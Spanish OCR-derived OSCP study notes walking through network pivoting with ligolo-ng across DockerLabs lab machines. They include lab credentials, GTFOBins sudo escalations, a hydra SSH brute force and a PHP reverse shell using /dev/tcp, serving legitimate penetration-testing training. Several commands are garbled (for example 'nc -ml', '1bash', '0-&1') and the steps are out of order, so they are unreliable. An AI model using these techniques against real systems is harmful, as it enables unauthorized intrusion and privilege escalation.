

## Ligolo 2 OSCP

Enlace:  
<https://www.youtube.com/watch?v=DWqAytqcUQ&t=199s>


**LABORATORIO**  
 Usaremos el laboratorio BIG PIVOTING de DockerLabs.  
 Una vez descargamos el comprimido y lo descomprimimos, ejecutamos el script con las máquinas que queremos desplegar.  

```
>unzip bigpivoting.zip
>chmod +x auto_deploy.sh
```


```
>./auto_deploy.sh inclusion.tar move.tar trust.tar upload.tar
```

 (Se despliegan las máquinas)

Enlace para crear esquema: [escalidraw.com](http://escalidraw.com)  
 (Montamos el esquema)



### ESQUEMA INICIAL



**1º Escaneo inicial:**  

```
nmap -p --open --min-rate 5000 -TS -A -sS -sCV -Ph -n -v 10.10.10.2
```

 22 <----  
 80 <----

**2º**  
 Atacamos el 80, logramos el acceso por el 22, escalamos privilegios, enumeramos la red y vemos que tiene otra interfaz  

```
>hostname -l 10.10.10.2 20.20.20.2 <--- Vemos 2º interfaz
```

**Acceso:**  

```
ssh manchi@10.10.10.2
Password: lovely

su seller
Password: qwerty

sudo -l
/usr/bin/php <----

GTFOBINS:
CMD="/bin/bash"

sudo -u root /usr/bin/php -r "system('$CMD');"
root@...> whoami
root
```

### 3º Usaremos ligolo para pivotar - DESCARGA

```
>git clone https://github.com/nicocha30/ligolo.ng.git
>cd ligolo-ng
>sudo apt install make
>make
(Se descarga.. y se crea la carpeta /dist)
>cd dist
```

(Dentro están los binarios para linux y windows usaremos el proxy de linux y el agent de linux en éste caso.)

**4º Renombramos mas sencillo:**  
 ligolo\_agent <-----  
 ligolo\_proxy <-----

<b>Atacante KALI</b>	
192.168.0.41	10.10.10.1

<b>20.20.20.2</b>
<b>1ª Máquina : Inclusion</b>
<b>10.10.10.2</b>
<b>Servicios:</b> SSH: 22 HTTP: 80

**5º Ejecutamos orden:**

```
sudo ip tuntap add user $USER mode tun ligolo && sudo ip link
set ligolo up && sudo ip route add 20.20.20.0/24 dev ligolo
```

```
ip a
ligolo <---- (nueva interfaz creada)
```

```
ip route
20.20.20.0/24 dev ligolo <-----
```

**6º Traspasamos el ligolo a la maquina víctima)**  
**Lo compartimos con un servidor con python:**

```
python3 -m http.server 80
```

**8º**  
 ./ligolo\_proxy -selfcert  
 ligolo-ng >>

**10º**  
 ligolo-ng >> Agent joined <----- Se conectó un agente

```
ligolo-ng >> session
1- root... <---- Selecciono y ENTER
```

(Iniciamos la conexión al agente)

```
[Agent root...] >> start
```

Starting tunnel.....(Ya nos hemos traído el segmento de red)

<p><b>11º REGLAS</b>          Ahora debemos crear las reglas:          (Esto lo repetiremos en todas las sesiones)</p> <p>----&gt; PRIMERA:          (Para pasar archivos)          [Agent root...] &gt;&gt; listener_add --addr 0.0.0.0:8080 --to 10.10.10.1:80</p> <p>----&gt; SEGUNDA          (Para la reverse shell)          [Agent root...] &gt;&gt; listener_add --addr 0.0.0.0:1234 --to 127.0.0.1:1234</p> <p>----&gt; TERCERA          (Para conectarnos a nuestro proxy)          [Agent root...] &gt;&gt; listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:11601</p> <p>Para ver las reglas creadas:          [Agent root...] &gt;&gt; listener_list          (Se muestran las tres reglas creadas)</p>
--

<p><b>12º BARRIDO DE HOSTS:</b>          Enumeramos equipos activos en la segunda interfaz</p> <pre>fping -asgq 20.20.20.0/24 20.20.20.2 20.20.20.3 &lt;---- Nuevo equipo</pre>
---

**7º Nos los traemos:**

```
/tmp > wget http://192.168.0.41/ligolo_agent
```

```
chmod +x ligolo_agent
```

**9º**  
 ./ligolo\_agent -connect 10.10.10.1:11601 -ignore-cert



```
sudo ip tuntap add user $USER mode tun ligolo2 && sudo ip link
set ligolo2 up && sudo ip route add 30.30.30.0/24 dev ligolo2
```

```
ip a
ligolo2 <---- (nueva interfaz creada)
```

```
ip route
30.30.30.0/24 dev ligolo2 <-----
```

(Ventana 1)

```
22#
[Agent root@...50 ...] >> session
1 root@...50
2 root@...ac <----- Selecciono la 2
```

```
23# Iniciamos la sesion 2 indicando la nueva interfaz ligolo2:
[Agent root@...ac ...] >> start -tun ligolo2
```

**24º REGLAS**  
 Ahora debemos crear las nuevas reglas igual que antes:

```
----> PRIMERA:
[Agent root @ ac ] >> listener_add -addr 0.0.0.0:8080 --to
127.0.0.1:80

----> SEGUNDA
[Agent root @ ac ] >> listener_add --addr 0.0.0.0:1234 --to
127.0.0.1:1234

----> TERCERA
[Agent root @ ac ] >> listener_add --addr 0.0.0.0:11601 --to
127.0.0.1:11601
```

Para ver las reglas creadas:  
 [Agent root ...] >> listener\_list  
 (Se muestran las tres reglas creadas anteriores y nuevas, total 6)



**25º BARRIDO DE HOSTS:**  
 Enumeramos equipos activos en la segunda interfaz

```
fping -asgq 30.30.30.0/24
30.30.30.2
30.30.30.3 <----- Nuevo equipo
```

**26º ENUMERACIÓN**

```
nmap -p- --open -A -sS -sCV -Ph -n -v 30.30.30.3
22 <-----
80 <-----
```

27º Añadimos a nuestro esquema:



**Acceso:**

```
hydra -l mario -P /usr/share/wordlists/rockyou.txt -s 22
ssh/30.30.30.3
mario:chocolate <----- Contraseña

ssh mario@30.30.30.3
Password:chocolate

sudo -l
/usr/bin/vim <-----
```

**GTFOBINS:**

28º Enumeramos la 2ª máquina hasta obtener acceso, y elevar privilegios:

```
Fuzzing al servicio HTTP:

ffuf -c -rate=3000 -fc 404 -e .html,.php,.txt,.xml,.json,.jpg -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2-3-medium.txt -u http://30.30.30.3/FUZZ
```

```
sudo -i root /usr/bin/vim -c '!/bin/sh'
root@-> whoami
root
```

Atacante KALI	
192.168.0.41	10.10.10.1

<b>20.20.20.2</b>
1ª Máquina : Inclusion
10.10.10.2
Servicios: SSH: 22 HTTP: 80

<b>30.30.30.2</b>
2ª Máquina : Move
20.20.20.3
Servicios: FTP: 21 SSH: 22 HTTP: 80 / 3000

```
root @ 95 /tmp > hostname -I
30.30.30.3 40.40.40.2 <--- Vemos 4ª interfaz
```

Añadimos la nueva interfaz al esquema:

<b>40.40.40.2</b>
3ª Máquina : Trust
30.30.30.3
Servicios: SSH: 22 HTTP: 80

(Ventana 2)  
29º Compartimos ligolo con python en la 3ª máquina:  
python3 -m http.server

30º Descargamos ligolo desde la ip anterior:

```
/tmp > wget
http://30.30.30.2:8080/ligolo_agent
(Se descarga)
```

Y damos permisos de ejecución:  
chmod +x ligolo\_agent

31º Conectamos con la interfaz anterior:

```
root @ .95 /tmp > ./ligolo_agent -connect
30.30.30.2:11601 -ignore-cert
```

(Ventana 1)  
32º (Nos conecta)  
[Agent root@.ac ...] >> Agent Joined <--- Agente se conecta

(Nueva ventana)  
33º Ejecutamos orden:  
sudo ip tuntap add user \$USER mode tun ligolo3 && sudo ip link set ligolo3 up && sudo ip route add 40.40.40.0/24 dev ligolo3  
ip a  
ligolo3 <--- (nueva interfaz creada)  
ip route  
30.30.30.0/24 dev ligolo3 <-----

(Ventana 1)  
34º  
[Agent root@.ac ...] >> session  
1 root@\_50  
2 root@\_ac  
3 root@\_95 <----- Selecciono la 3

35º Iniciamos la sesion 3 indicando la nueva interfaz ligolo3:  
[Agent root@.ac ...] >> start --tun ligolo3

```
36º REGLAS
Ahora debemos crear las nuevas reglas igual que antes:
----> PRIMERA:
```

```
[Agent root @ 95 ] >> listener_add --addr 0.0.0.0:8080 --to 127.0.0.1:80
-----
----> SEGUNDA
[Agent root @ 95 ] >> listener_add --addr 0.0.0.0:1234 --to 127.0.0.1:1234
-----
----> TERCERA
[Agent root @ 95 ] >> listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:11601

Para ver las reglas creadas:
[Agent root @ 95 ] >> listener_list
(Se muestran las tres reglas creadas anteriores y nuevas, total 9)
```

```
37º BARRIDO DE HOSTS:
Enumeramos equipos activos en la segunda interfaz

fping -s -q 40.40.40.0/24

40.40.40.2
40.40.40.3 <----- Nuevo equipo
```


```
38º ENUMERACIÓN

nmap -p - --open -A -sS -sCV -Ph -n -v 40.40.40.3

80 <-----
```

(Solo puerto 80, tendremos que hacer una reverse shell, por el puerto 1234)

39º Añadimos a nuestro esquema:



40º

Creo la reverse\_shell.php apuntando a la máquina anterior por el 1234 y la subo a la web víctima, nos llegará a nuestro kali.

```
<?php
system("bash -c '1bash -i >& /dev/tcp/40.40.40.2/1234 0-&1'")
?>
```




41º Nos ponemos en escucha para recibir la shell:
nc -ml 1234
(Listening.....)

Ejecuto en el navegador:
http://.../uploads/reverse\_shell.php

```
42º Recibimos la conexión con la 4ª máquina
nc -ml 1234
>
```


43º Logramos el acceso, escalamos privilegios, enumeramos la red y vemos que tiene otra interfaz

```
>hostname -l
```



40.40.40.3 50.50.50.2 <--- Vemos 5ª interfaz

La añadimos al esquema



Descargaremos el ligolo agent

45º Descargamos ligolo desde la ip anterior:

```
/tmp > wget
http://40.40.40.2:8080/ligolo_agent
(Se descarga)
```

Y damos permisos de ejecución:  
chmod +x ligolo\_agent

46º Conectamos con la interfaz anterior:  
root @ \_95 /tmp > ./ligolo\_agent -connect 40.40.40.2:11601 -ignore-cert

(Ventana 2)  
44º Compartimos ligolo con python en la 3ª máquina:  
python3 -m http.server

(Ventana 1)  
47º (Nos conecta)  
[Agent root@\_ac ...] >> Agent Joined <--- Agente se conecta

(Nueva ventana)  
48º Ejecutamos orden:  
sudo ip tuntap add user \$USER mode tun ligolo4 && sudo ip link set ligolo4 up && sudo ip route add 50.50.50.0/24 dev ligolo4  
ip a  
ligolo4 <--- (nueva interfaz creada)  
ip route  
40.40.40.0/24 dev ligolo4 <-----

(Ventana 1)  
49º  
[Agent root@\_ac ...] >> session  
1 root @ \_50  
2 root @ ...ac  
3 root @ 95  
4 root @ 2b <----- Seleccionamos la 4º

50º Iniciamos la sesion 3 indicando la nueva interfaz ligolo3:  
[Agent root@\_2b ...] >> start --tun ligolo4

<b>51º REGLAS</b>
Ahora debemos crear las nuevas reglas igual que antes:
----> PRIMERA:
[Agent root @2b] >> listener_add --addr 0.0.0.0:8080 -to 127.0.0.1:80
----> SEGUNDA
[Agent root @ 2b] >> listener_add --addr 0.0.0.0:1234 -to 127.0.0.1:1234

----> TERCERA

```
[Agent root @ 2b ] >> listener_add --addr 0.0.0.0:11601 --to  
127.0.0.1:11601
```

Para ver las reglas creadas:

```
[Agent root _.] >> listener_list
```

(Se muestran las tres reglas creadas anteriores y nuevas, total  
12)

52º BARRIDO DE HOSTS:

Enumeramos equipos activos en la segunda interfaz

```
fping -asgq 40.40.40.0/24
```

```
40.40.40.3
```

--> Así sucesivamente